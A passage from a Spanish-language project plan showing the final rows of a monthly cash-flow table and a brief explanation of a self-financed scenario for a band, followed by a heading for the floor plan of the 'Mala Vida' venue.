Total Egresos	\$ 7,220,892	\$ 853,011	\$ 3,389,465	\$ 1,352,336	\$ 105,120	\$ 105,120	\$ 105,120	\$ 105,120	\$ 265,120	\$ 105,120	\$ 105,120	\$ 105,120	\$ 105,120
Saldo Mensual		\$ 3,146,989	\$ (2,889,465)	\$ (752,336)	\$ (5,120)	\$ 94,880	\$ 94,880	\$ 144,880	\$ (15,120)	\$ 394,880	\$ 394,880	\$ 394,880	\$ 394,880
Saldo Acumulado		0	\$ 257,524	\$ (494,812)	\$ (499,932)	\$ (405,052)	\$ (310,172)	\$ (165,292)	\$ (180,412)	\$ 214,468	\$ 609,348	\$ 1,004,228	\$ 1,399,108

En relación al flujo de caja 2, está constituido sobre la base de la autogestión. Para ello es necesario tener un capital inicial, el cuál sería recuperado alrededor del mes 9, con la incorporación de sponsors y patrocinadores; De todas maneras, y comprendiendo el medio musical a nivel nacional y local, resulta muy difícil para las bandas tener acceso a éste tipo de presupuesto.

5. Plano de planta, Local Mala Vida

